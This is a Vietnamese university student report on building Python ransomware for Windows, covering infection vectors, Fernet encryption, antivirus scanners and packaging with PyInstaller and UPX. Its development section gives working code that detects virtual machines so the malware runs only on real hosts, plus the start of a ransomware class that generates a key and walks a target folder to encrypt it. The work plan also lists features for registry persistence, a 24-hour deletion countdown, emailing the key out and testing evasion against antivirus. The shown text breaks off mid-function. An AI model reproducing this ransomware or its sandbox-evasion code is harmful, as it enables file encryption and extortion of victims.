HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG

KHOA AN TOÀN THÔNG TIN

BÁO CÁO BÀI TẬP LỚN

PHÂN TÍCH MÃ ĐỘC

Nội dung: Phát triển mã độc Ransomware

Giảng viên:	TS.Đinh Trường Duy
Sinh viên thực hiện:	Nhóm 3 – Lớp 01
Nguyễn Ngọc Bảo	B21DCAT043
Lê Sỹ Hoàng Anh	B21DCAT027
Phạm Lê Hoàng Anh	B21DCAT035
Đặng Việt Anh	B21DCAT023
Trần Trọng Mạnh	B21DCAT127

Hà Nội, 10/2024

MỤC LỤC

PHÂN CHIA CÔNG VIỆC

Tên thành viên	Công việc
Nguyễn Ngọc Bảo	- Chức năng phân biệt máy ảo hay máy thật. - Giảm kích thước file exe.
Lê Sỹ Hoàng Anh	- Chức năng mã hóa và giải mã file trên máy nạn nhân.
Phạm Lê Hoàng Anh	- Chức năng thêm registry để file tự khởi động cùng máy - Chức năng bộ đếm ngược 24h để xóa file
Đặng Việt Anh	- Chức năng lấy thông tin máy nạn nhân. - Đóng gói file python thành file exe.
Trần Trọng Mạnh	- Kiểm tra mã độc trên các công cụ scan như Virustotal, Avast Free Antivirus, BKAV Antivirus.

DANH MỤC HÌNH ẢNH

1. GIỚI THIỆU ĐỀ TÀI

1.1. Mục đích

Trong thời đại công nghệ phát triển như hiện nay, việc hiểu về khái niệm, mục đích, cách hoạt động của mã độc là rất quan trọng để có thể bảo vệ được dữ liệu cá nhân. Trong bài báo cáo này sẽ tập trung vào mã độc Ransomeware

Phát triển thành công 1 mã độc Ransomware để mã hóa các files trên máy nạn nhân để hiểu rõ hơn về vấn đề được nêu ở trên

1.2. Đối tượng

- Các thiết bị sử dụng hệ điều hành Windows 10, 11

2. NGUYÊN LÝ HOẠT ĐỘNG

Để có thể hoạt động trên máy tính của nạn nhân, ransomeware cần phải truy cập được vào hệ thống máy tính, mã hóa các tệp ở đó và yêu cầu nạn nhân trả tiền chuộc để lấy được khóa giải mã. Chi tiết bao gồm các giai đoạn dưới đây:


2.1. Lây nhiễm và phân phối

Hình 1: Ransomware lây nhiễm lên máy nạn nhân

Ransomeware, cũng giống như bất kì phần phần mềm độc hại nào, có thể truy cập vào hệ thống của tổ chức theo nhiều cách khác nhau. Tuy nhiên, những kẻ điều hành ransomware có xu hướng thích một số vectơ lây nhiễm cụ thể. Dưới đây là một số cách lây nhiễm phổ biến:

2.1.1. Lây nhiễm qua email

Đây là phương pháp lừa đảo phổ biến nhất. Email độc hại có thể chứa liên kết đến trang web lưu trữ tệp tải xuống độc hại hoặc tệp đính kèm có chức năng tải xuống tích hợp sẵn. Nếu người nhận email bị lừa, ransomware sẽ được tải xuống và thực thi trên máy tính của họ.




Hình 2: Lây nhiễm qua email

2.1.2. Sử dụng các giao thức điều khiển từ xa (RDP)

RDP (Remote Desktop Protocol) là một giao thức giúp kết nối và điều khiển máy tính từ xa, tương tự như các phần mềm khác như TeamViewer và VPN.

RDP là mục tiêu chính vì những kẻ tấn công liên tục tìm ra các khai thác mới, tinh vi và ít được biết đến mỗi ngày. Ví dụ, các nhà nghiên cứu đã phát hiện ra 25 lỗ hổng trong máy khách RDP trong năm 2020. Ngay cả máy khách FreeRDP được đóng gói với Kali Linux—được coi là một trong những biến thể Linux an toàn nhất—cũng trở thành nạn nhân.



Hình 3: Tấn công RDP để thực thi Ransomware

2.1.3. Các phương thức lây nhiễm khác

Những biến thể khác có thể cố gắng lây nhiễm trực tiếp vào hệ thống, giống như cách WannaCry khai thác lỗ hổng EternalBlue. Hầu hết các biến thể ransomware đều có nhiều vectơ lây nhiễm.

2.2. Mã hóa dữ liệu

Khi mã độc ransomware xâm nhập vào hệ thống, bước đầu tiên mà nó thực hiện không phải là ngay lập tức mã hóa các tệp tin. Thay vào đó, nó tiến hành kiểm tra để xác định xem máy tính mà nó đang truy cập có phải là máy thật hay máy ảo. Việc này rất quan trọng vì nhiều hacker muốn tránh bị phát hiện và bị trừng phạt. Nếu phát hiện đây là một máy ảo, mã độc sẽ hoạt động như một tiến trình bình thường, không thực hiện hành động mã hóa, nhằm giữ cho không bị phát hiện.

Ngược lại, nếu hệ thống là máy thật, ransomware sẽ bắt đầu quá trình mã hóa các tệp tin được chỉ định. Quá trình này thường diễn ra nhanh chóng và êm thấm, nhằm tối đa hóa thiệt hại cho nạn nhân. Các tệp tin quan trọng, như tài liệu cá nhân, hình ảnh, và dữ liệu công việc, sẽ bị khóa lại, khiến cho người dùng không thể truy cập. Quy trình mã hóa sẽ được mô tả chi tiết hơn ở mục 4.1.3.

2.3. Yêu cầu tiền chuộc file

Sau khi quá trình mã hóa hoàn tất, nạn nhân sẽ thấy một màn hình cảnh báo xuất hiện trên máy tính của họ. Màn hình này không chỉ thông báo rằng các tệp đã bị mã hóa mà còn chứa các thông tin cụ thể về cách thức giải mã. Thông thường, thông báo sẽ bao gồm một địa chỉ ví Bitcoin mà nạn nhân cần phải chuyển tiền đến, cùng với một địa chỉ email để liên hệ với hacker.

Nạn nhân, sau khi thực hiện thanh toán theo yêu cầu, sẽ cần phải gửi email đến hacker để yêu cầu mã giải mã. Trong nhiều trường hợp, hacker sẽ cung cấp một khóa giải mã, nhưng không có gì đảm bảo rằng việc thanh toán sẽ dẫn đến việc khôi phục dữ liệu. Các hacker thường sử dụng phương pháp này để gây áp lực lên nạn nhân, khiến họ cảm thấy buộc phải trả tiền để lấy lại dữ liệu quan trọng.

2.4. Giải mã

Để tiến hành giải mã các tệp tin đã bị khóa, nạn nhân sẽ cần nhập một từ khóa bí mật vào giao diện của ransomware. Hệ thống sẽ kiểm tra tính hợp lệ của khóa bí mật này. Nếu khóa được nhập là chính xác và hợp lệ, quá trình giải mã sẽ được thực hiện. Điều này không chỉ giúp phục hồi các tệp tin mà còn mang lại hy vọng cho nạn nhân về việc lấy lại tài sản dữ liệu của họ.

Tuy nhiên, nếu khóa bí mật không chính xác hoặc không hợp lệ, hệ thống sẽ tiếp tục giữ các tệp tin trong tình trạng mã hóa, và nạn nhân sẽ phải đối mặt với việc mất dữ liệu vĩnh viễn. Tình huống này không chỉ gây ra thiệt hại về mặt tài chính mà còn có thể ảnh hưởng nghiêm trọng đến công việc và cuộc sống hàng ngày của người dùng. Do đó, việc bảo vệ dữ liệu và phòng ngừa sự tấn công của ransomware là cực kỳ quan trọng trong thời đại công nghệ số ngày nay.

3. LÝ THUYẾT

3.1. Mã độc Ransomware

3.1.1. Khái niệm

Ransomware là một loại phần mềm độc hại (malware) có khả năng ngăn chặn hoặc giới hạn quyền truy cập vào dữ liệu hoặc hệ thống máy tính của nạn nhân. Để lấy lại quyền truy cập, nạn nhân thường phải trả một khoản tiền chuộc cho kẻ tấn công. Mục đích của ransomware là tống tiền nạn nhân, đồng thời có thể đe dọa rò rỉ dữ liệu nhạy cảm nếu không nhận được tiền chuộc.

Hình 4: Ransomware

3.1.2. Cách hoạt động cơ bản

- **Giai đoạn 1**: Kẻ tấn công lợi dụng các lỗ hổng bảo mật, dịch vụ công khai hoặc gửi email phishing chứa phần mềm độc hại để xâm nhập vào hệ thống hoặc máy tính nạn nhân. Sau đó, ransomware có thể chiếm quyền kiểm soát hệ thống và triển khai mã độc sang các máy tính khác trong mạng.
- **Giai đoạn 2**: Ransomware được kích hoạt để mã hóa các tệp quan trọng của nạn nhân, ngăn không cho truy cập và yêu cầu thanh toán tiền chuộc hoặc đánh cắp dữ liệu nhạy cảm của nạn nhân và sử dụng để tống tiền.

3.1.3. Phân loại Ransomware

- **Crypto Ransomware:** Mã hóa các tệp trên máy tính và yêu cầu nạn nhân trả tiền chuộc để giải mã.
- **Locker Ransomware:** Khóa người dùng khỏi hệ thống, không cho phép truy cập vào máy tính cho đến khi thanh toán được thực hiện.
- **Scareware:** Thay vì mã hóa dữ liệu như ransomware thông thường, scare ransomware chỉ dọa người dùng rằng máy tính đã bị mã hóa hoặc có vấn đề nghiêm trọng và yêu cầu họ trả tiền chuộc để "khôi phục" lại hệ thống hoặc dữ liệu


3.1.4. Các phương pháp bảo vệ và phòng chống ransomware

- **Bảo vệ email và web:** Chặn các email chứa tệp đính kèm độc hại và hạn chế truy cập vào các trang web nguy hiểm.
- **Bảo vệ máy chủ và mạng:** Cài đặt và duy trì các bản vá lỗi bảo mật mới nhất, đồng thời triển khai các biện pháp bảo vệ để ngăn lây lan.
- **Bảo vệ thiết bị đầu cuối:** Cài đặt phần mềm diệt virus và các công cụ bảo vệ khác để phát hiện và ngăn chặn mã độc.
- **Sao lưu và phục hồi:** Thực hiện sao lưu dữ liệu thường xuyên và triển khai kế hoạch khôi phục sau thảm họa để đảm bảo có thể khôi phục dữ liệu nếu xảy ra tấn công.

3.2. Thuật toán mã hóa Fernet

3.2.1. Khái niệm

Fernet là phương pháp mã hóa khóa đối xứng, nghĩa là cùng một khóa được sử dụng cho cả mã hóa và giải mã.



Hình 1. Fernet trong python

3.2.2. Nguyên tắc mật mã trong Fernet

3.2.2.1. AES 128 bit

AES là thuật toán mã hóa khóa đối xứng nhanh được sử dụng rộng rãi để mã hóa dữ liệu trong quá trình lưu trữ và truyền tải.AES có ba kích thước khóa khác nhau, 128 bit, 192 bit và 256 bit. Một số phần mềm bảo mật như VPN sử dụng AES 256 bit theo mặc định.


Fernet, một phương pháp mã hóa được sử dụng trong một số ứng dụng, chỉ hỗ trợ khóa AES 128 bit. Mặc dù kích thước khóa này nhỏ hơn so với 192 bit và 256 bit, nhưng nó vẫn được coi là đủ mạnh cho phần lớn các ứng dụng thông thường.

Fernet cung cấp một cách đơn giản và hiệu quả để mã hóa và giải mã dữ liệu, giúp người sử dụng dễ dàng bảo vệ thông tin nhạy cảm mà không cần phải có kiến thức chuyên sâu về mã hóa.

3.2.2.2. Chế độ CBC


Trong cơ chế mã hóa CBC (Cipher Block Chaining), mỗi block của dữ liệu được mã hóa riêng lẻ trước khi được truyền đi. Quá trình mã hóa theo CBC bao gồm các bước sau:

- **Chia dữ liệu thành các block:** Như đã đề cập, AES là một block cipher và chỉ có thể mã hóa một block dữ liệu một cách an toàn. Vì vậy, trước khi áp dụng CBC, dữ liệu cần phải được chia thành các block có độ dài cố định, thường là 128 bit cho AES.
- **Initialization Vector (IV):** Đầu tiên, một initialization vector (IV) được sử dụng. IV này là một chuỗi bit ngẫu nhiên có cùng độ dài với kích thước block (trong trường hợp AES, là 128 bit). IV chỉ được sử dụng một lần duy nhất cho mỗi quá trình mã hóa.
- **Phương thức mã hóa:**
    - Block đầu tiên được XOR với IV trước khi được mã hóa bằng AES.
    - Kết quả của việc mã hóa block đầu tiên sẽ được XOR với block tiếp theo trước khi được mã hóa. Điều này tạo ra sự phụ thuộc giữa các block dữ liệu.
    - Quá trình này lặp lại cho đến khi tất cả các block được mã hóa.



Hình 2. Chế độ mã hóa của CBC

- **Decryption (Giải mã):** Quá trình giải mã cũng tương tự như quá trình mã hóa. Mỗi block sẽ được giải mã bằng AES và sau đó được XOR với block trước đó (hoặc IV nếu đó là block đầu tiên) để khôi phục dữ liệu gốc.



Hình 3. Chế độ giải mã CBC

3.2.2.3. HMAC và SHA-256

Trong ngữ cảnh của Fernet và bảo mật dữ liệu, HMAC (Hash-based Message Authentication Code) đóng một vai trò quan trọng trong việc bảo vệ dữ liệu đã được mã hóa bằng AES-CBC bằng cách đảm bảo tính toàn vẹn và xác thực của dữ liệu.

HMAC là một phương pháp xác thực thông điệp dựa trên hàm băm, trong trường hợp này sử dụng hàm băm SHA-256. HMAC kết hợp một hàm băm và một khóa bí mật để tạo ra một mã xác thực cho dữ liệu. Người nhận dữ liệu có thể sử dụng mã xác thực này để kiểm tra xem liệu dữ liệu đã nhận có bị sửa đổi hay không và xác minh nguồn gốc của dữ liệu.

Việc sử dụng HMAC trong Fernet đảm bảo rằng sau khi dữ liệu đã được mã hóa bằng AES-CBC, nó không chỉ được bảo vệ khỏi việc sửa đổi mà còn đảm bảo rằng dữ liệu đó đến từ nguồn tin cậy.

3.2.3. Tiến trình mã hóa và xác thực của Fernet

Quy trình mã hóa và xác thực Fernet diễn ra theo các bước sau

- Timestamp được ghi lại.
- os.urandom() được sử dụng để tạo ra một vectơ khởi tạo duy nhất và đủ ngẫu nhiên.
- Văn bản mã hóa được xây dựng:
    - Message được chia thành các khối sao cho mỗi khối là 128 bit.
    - Tin nhắn được đệm được mã hóa bằng AES 128 bit ở chế độ CBC, sử dụng khóa mã hóa được cung cấp, cũng như vector khởi tạo được tạo bởi os.urandom().
    - Một HMAC được tính toán cho các trường phiên bản, dấu thời gian, vectơ khởi tạo và văn bản mã hóa.
    - Tất cả các trường trên, cộng với HMAC được nối lại với nhau.
    - Bản mã được mã hóa theo thông số kỹ thuật base64url.

3.2.4. Tiến trình giải mã của Fernet

Sau khi nhận được token, tiến trình giải mã sẽ được thực hiện theo các bước dưới đây:

- Đảo ngược base64url của token
- Kiểm tra xem byte đầu tiên của mã thông báo có phải là 0x80 không (đây là 128 ở dạng thập phân. Mã này cho bạn biết phiên bản Fernet đang được sử dụng).

- Nếu token có độ tuổi tối đa, hãy xác minh rằng mã thông báo không quá cũ.
- Tính toán HMAC từ các trường phiên bản, dấu thời gian, vectơ khởi tạo và văn bản mã hóa
- Kiểm tra xem dấu thời gian được tính toán này có khớp với dấu thời gian có trong mã thông báo không.
- Sử dụng khóa mã hóa và vectơ khởi tạo để giải mã văn bản mã hóa AES-CBC.
- Xóa phần đệm của tin nhắn đã giải mã. Thao tác này sẽ cung cấp cho bạn văn bản thuần túy gốc.

3.3. Các công cụ rà quét mã độc

3.3.1. Windows Defender

Hình 4. Windows Defender

Windows Defender là phần mềm bảo mật tích hợp sẵn và miễn phí của Microsoft, ban đầu có tên Microsoft Security Essentials và được cải tiến từ Windows 8 trở đi. Nó cung cấp bảo vệ thời gian thực, quét tự động và quét thủ công theo yêu cầu. Defender có ba chế độ quét:

- **Chế độ quét nhanh (Quick Scan):** Chỉ kiểm tra các khu vực dễ bị tấn công, như bộ nhớ, các tệp khởi động và các khu vực thường xuyên được phần mềm độc hại nhắm tới, diễn ra nhanh chóng, giúp phát hiện các mối đe dọa phổ biến mà không cần kiểm tra toàn bộ hệ thống
- **Chế độ quét toàn diện (Full scan):** Kiểm tra tất cả các tệp, thư mục và chương trình đang chạy trên hệ thống, phát hiện các mối đe dọa ẩn sâu và những tệp ít bị nghi ngờ hơn, có thể mất nhiều thời gian.
- **Quét ngoại tuyến (Offline Scan):** Hệ thống khởi động lại và thực hiện quét trước khi Windows được nạp hoàn toàn, hiệu quả trong việc phát

hiện và loại bỏ các phần mềm độc hại khó tiêu diệt khi Windows đang hoạt động

Một số tính năng nổi bật của windows defender:

- Bảo vệ thời gian thực: Giám sát liên tục để phát hiện phần mềm độc hại khi chúng cố gắng thực thi hoặc thực hiện các thay đổi.
- Phân tích hành vi: Phát hiện các tệp đáng ngờ dựa trên hành vi của chúng, như cố gắng thay đổi tệp hệ thống hoặc kết nối đến máy chủ độc hại.
- Học máy và trí tuệ nhân tạo (AI): Sử dụng các thuật toán để phân tích và phát hiện các mối đe dọa tiềm ẩn một cách thông minh.
- Tích hợp trình duyệt: Kiểm tra tệp tải xuống trong Internet Explorer và Microsoft Edge để ngăn ngừa mã độc.

3.3.2. Avast Free Antivirus

Avast Free Antivirus là phần mềm miễn phí được phát triển bởi Avast Software, một công ty an ninh mạng có trụ sở tại Prague, Cộng hòa Séc. Avast Free Antivirus được thiết kế để phát hiện, ngăn chặn, và loại bỏ vi-rút khỏi máy tính, giúp bảo vệ chống lại các mối đe dọa mạng như phần mềm gián điệp, ransomware, trojan, và các loại mã độc khác.

Avast Free Antivirus hỗ trợ các loại quét:

- **Quét theo yêu cầu:** Chạy khi người dùng cần hoặc lên lịch trước
- **Bảo vệ thời gian thực**: Giám sát hệ thống liên tục để phát hiện phần mềm độc hại.
- **Quét thông minh**: Chỉ quét các tệp có nguy cơ cao, tiết kiệm tài nguyên hệ thống.
- **Quét phần mềm gián điệp**: Loại bỏ phần mềm gián điệp.

Cơ chế hoạt động:

- Avast Free Antivirus giám sát hệ thống liên tục, kiểm tra các tệp khi chúng được mở, tải xuống, hoặc thực thi để có thể phát hiện và ngăn chặn phần mềm độc hại trước khi nó có thể gây hại.
- Avast Free Antivirus hỗ trợ quét toàn bộ máy tính và quét trước khi hệ điều hành tải lên.
- Avast liên tục cập nhật và tải xuống cơ sở dữ liệu vi-rút của mình để nhận diện các mối đe dọa mới nhất.

- Khi phát hiện mã độc, Avast có thể tự động cách ly tệp nghi ngờ vào vùng cách ly để ngăn chặn nó gây hại hoặc thông báo cho người dùng để họ quyết định hành động.

3.3.3. BKAV

BKAV là phần mềm bảo mật do BKAV phát triển, cung cấp giải pháp bảo vệ toàn diện cho máy tính trước các mối đe dọa mạng. BKAV liên tục cập nhật cơ sở dữ liệu virus và vá các lỗ hổng bảo mật để đối phó với các mối đe dọa mới.

Cơ chế hoạt động của BKAV:

- **Dựa trên chữ ký**: Sử dụng cơ sở dữ liệu virus cập nhật để nhận diện các loại phần mềm độc hại đã biết.
- **Phân tích theo kinh nghiệm (Heuristic Analysis):** Phát hiện các mối đe dọa mới hoặc chưa được biết đến dựa trên hành vi đáng ngờ.
- **Quét dựa trên đám mây (AI Integration):** Sử dụng trí tuệ nhân tạo và công nghệ đám mây để xử lý tệp nghi ngờ trong thời gian thực.
- **Chống ransomware**: Phát hiện và ngăn chặn các hoạt động mã hóa dữ liệu bất thường.
- **Bảo vệ web và email**: Chặn các trang web độc hại, email chứa mã độc, và ngăn các cuộc tấn công lừa đảo.
- **Tích hợp tường lửa**: Giám sát lưu lượng mạng, chặn kết nối trái phép và ngăn ngừa tấn công xâm nhập
- **Tối ưu hóa hệ thống**: Loại bỏ tệp không cần thiết và phần mềm độc hại để cải thiện hiệu suất.

3.3.4. VirusTotal

VirusTotal là một dịch vụ trực tuyến miễn phí giúp kiểm tra các tệp và URL để phát hiện phần mềm độc hại và các mối đe dọa an ninh mạng. Virustotal có một số cách kiểm tra phổ biến:

- VirusTotal sử dụng hơn 70 trình quét chống vi-rút và các dịch vụ chặn URL / tên miền để phân tích nội dung.
- So sánh nội dung của tệp hoặc URL với cơ sở dữ liệu chữ ký phần mềm độc hại đã biết. Nếu phát hiện sự tương đồng với bất kỳ mẫu nào trong cơ sở dữ liệu, tệp hoặc URL sẽ được đánh giá là độc hại.
- Sử dụng các phương pháp phân tích heuristic để xác định các đặc điểm hoặc hành vi đáng ngờ của tệp hoặc URL. Điều này giúp phát hiện các biến thể mới của phần mềm độc hại chưa có trong cơ sở dữ liệu.

- Phân tích tĩnh: kiểm tra mã nguồn, cấu trúc tệp, và các đặc tính tĩnh khác để tìm kiếm dấu hiệu của phần mềm độc hại.
- Phân tích động: Khi cần thiết, một số công cụ có thể chạy tệp trong môi trường sandbox để quan sát hành vi của nó trong thời gian thực.
- VirusTotal quét URL để kiểm tra các yếu tố như địa chỉ IP, mức độ phổ biến, lịch sử tên miền, và các hoạt động đáng ngờ khác liên quan đến URL.
- Khi cần thiết, tệp có thể được gửi đến máy chủ đám mây của VirusTotal để phân tích sâu hơn bằng các thuật toán trí tuệ nhân tạo (AI) và học máy để phát hiện các mẫu bất thường.

Các tính năng của Virustotal:

- Tệp và URL gửi đến VirusTotal được quét và kết quả được chia sẻ với người gửi cũng như các đối tác để cải thiện các hệ thống bảo mật.
- VirusTotal hỗ trợ phát hiện các dương tính giả, giúp nhận diện các tệp vô hại bị nhận diện sai là độc hại.
- Dữ liệu quét được chia sẻ với cộng đồng và các khách hàng cao cấp để giúp ngăn chặn các mối đe dọa an ninh mạng.
- Cập nhật chữ ký phần mềm độc hại theo thời gian thực, cung cấp các báo cáo chi tiết từ nhiều công cụ khác nhau.

3.4. Công cụ đóng gói PyInstaller và công cụ nén tệp thực thi UPX

3.4.1. PyInstaller

PyInstaller là một công cụ mã nguồn mở giúp chuyển đổi các chương trình viết bằng ngôn ngữ Python thành các tệp thực thi độc lập (executable). Điều này giúp người dùng có thể chạy ứng dụng mà không cần cài đặt Python hoặc các thư viện phụ thuộc. PyInstaller hỗ trợ các hệ điều hành phổ biến như Windows, macOS, và Linux, giúp đóng gói các dự án Python thành tệp thực thi tương ứng trên các nền tảng.

Cơ chế hoạt động của PyInstaller:

- Phân tích mã nguồn của chương trình để tìm và đóng gói tất cả các thư viện phụ thuộc cần thiết.
- Tạo ra một tệp thực thi có thể bao gồm tất cả các thư viện và tài nguyên cần thiết cho chương trình.
- Hỗ trợ chế độ "one-file" (đóng gói tất cả vào một tệp thực thi duy nhất) và chế độ "one-folder" (đóng gói các thư viện và tài nguyên vào một thư mục).

3.4.2. UPX (Ultimate Packer for Excutables)

- **UPX** là một công cụ nén tệp thực thi mạnh mẽ, giúp giảm kích thước của tệp thực thi mà vẫn giữ nguyên khả năng hoạt động. UPX hỗ trợ nhiều định dạng tệp thực thi trên các hệ điều hành khác nhau, bao gồm Windows, Linux, và macOS.

Cơ chế hoạt động của UPX:

- UPX phân tích cấu trúc của tệp thực thi nhằm xác định những phần nào trong tệp có thể nén và những phần nào cần giữ nguyên.
- UPX sử dụng thuật toán nén để nén các phần dữ liệu có thể nén được, sau đó thêm một đoạn mã giải nén nhỏ vào tệp thực thi nén, đoạn mã này chịu trách nhiệm giải nén dữ liệu khi tệp thực thi được chạy.

4. PHÁT TRIỂN MÃ ĐỘC

4.1. Phân biệt máy ảo – máy thật

Tính năng này để kiểm tra xem chương trình đang chạy trên máy ảo hay máy thật, các môi trường ảo có thể kiểm tra được là VMWare, VirtualBox, QEMU, Hyper-V. Nếu là máy ảo thì bỏ qua, còn máy thật thì thực thi mã độc.

Mã nguồn:

```
def is_virtual_machine():
    c = wmi.WMI()
    for bios in c.Win32_BIOS():
        if "Virtual" in bios.Manufacturer or "VMware" in bios.Manufacturer or
"VirtualBox" in bios.Manufacturer:
            return True
    for system in c.Win32_ComputerSystem():
        if any(virtual in system.Model for virtual in ["Virtual", "VMware",
"VBox", "QEMU", "Hyper-V"]):
            return True
    for baseboard in c.Win32_BaseBoard():
        if any(manufacturer in baseboard.Manufacturer for manufacturer in
["VMware", "VirtualBox", "Microsoft Corporation"]):
            return True
    for processor in c.Win32_Processor():
        if "Hypervisor" in processor.Description:
            return True
    return False
```

Sử dụng thư viện **wmi**, thư viện này cho phép truy vấn các thông tin của Windows Management Instrumentation (WMI) về hệ thống. Kiểm tra các thông tin:

- **Tên nhà sản xuất BIOS** từ Win32_BIOS, nếu có xuất hiện các từ khóa **"Virtual", "VMware" hoặc "VirtualBox"** sẽ kết luận là máy ảo.
- **Tên mô hình hệ thống** máy tính từ Win32_ComputerSystem, nếu có xuất hiện các từ khóa **"Virtual", "VMware", "VBox", "QEMU" hoặc "Hyper-V"** sẽ kết luận là máy ảo.
- **Tên nhà sản xuất bo mạch chủ** từ Win32_BaseBoard, nếu có xuất hiện các từ khóa **"VMware", "VirtualBox", "Microsoft Corporation"** sẽ kết luận là máy ảo.
- Kiểm tra mô tả của bộ xử lý lấy từ Win32_Processor, nếu xuất hiện từ khóa **"Hypervisor"** sẽ kết luận là máy ảo.

4.2. Mã hóa, giải mã và lấy thông tin máy nạn nhân

Yêu cầu:

- **Tkinter:** Tạo giao diện để thông báo địa chỉ thư mục bị mã hóa
- **Smtplib:** Gửi key mã hóa được sinh tự động và một số thông tin khác về email
- **Crytography.Fernet:** Mã hóa và giải mã file]

Tất cả quy trình được thực hiện bởi class **RSW** (ransomware).

4.2.1. Thuộc tính của RSW

```
def __init__(self):
        self.key = Fernet.generate_key()
        print(self.key)
        self.crypter = Fernet(self.key)
        self.disk = "D:/test"
        self.list_file = os.walk(self.disk)
        self.lock_all()
```

- **Key**: chứa khóa mà Fernet dùng trong mã hóa và giải mã
- **Crypter**: khởi tạo một đối tượng Fernet để sử dụng cho việc mã hóa và giải mã dữ liệu.
- **Disk**: Xác định vị trí thư mục/ổ đĩa bị tấn công
- **List_file**: xác định iterator chứa chứa bộ ba (root, dirs, files) trong đó root là thư mục hiện tại, dirs là danh sách các thư mục con và files là danh sách các tệp tin trong self.disk

4.2.2. Phương thức của RSW

4.2.2.1. Get_system_info()

```
def get_system_info(self):
        info = {
            "Tên máy tính": socket.gethostname(),
            "Hệ điều hành": platform.system(),
            "Phiên bản hệ điều hành": platform.version(),
            "Bản phát hành": platform.release(),
            "Kiểu máy": platform.machine(),
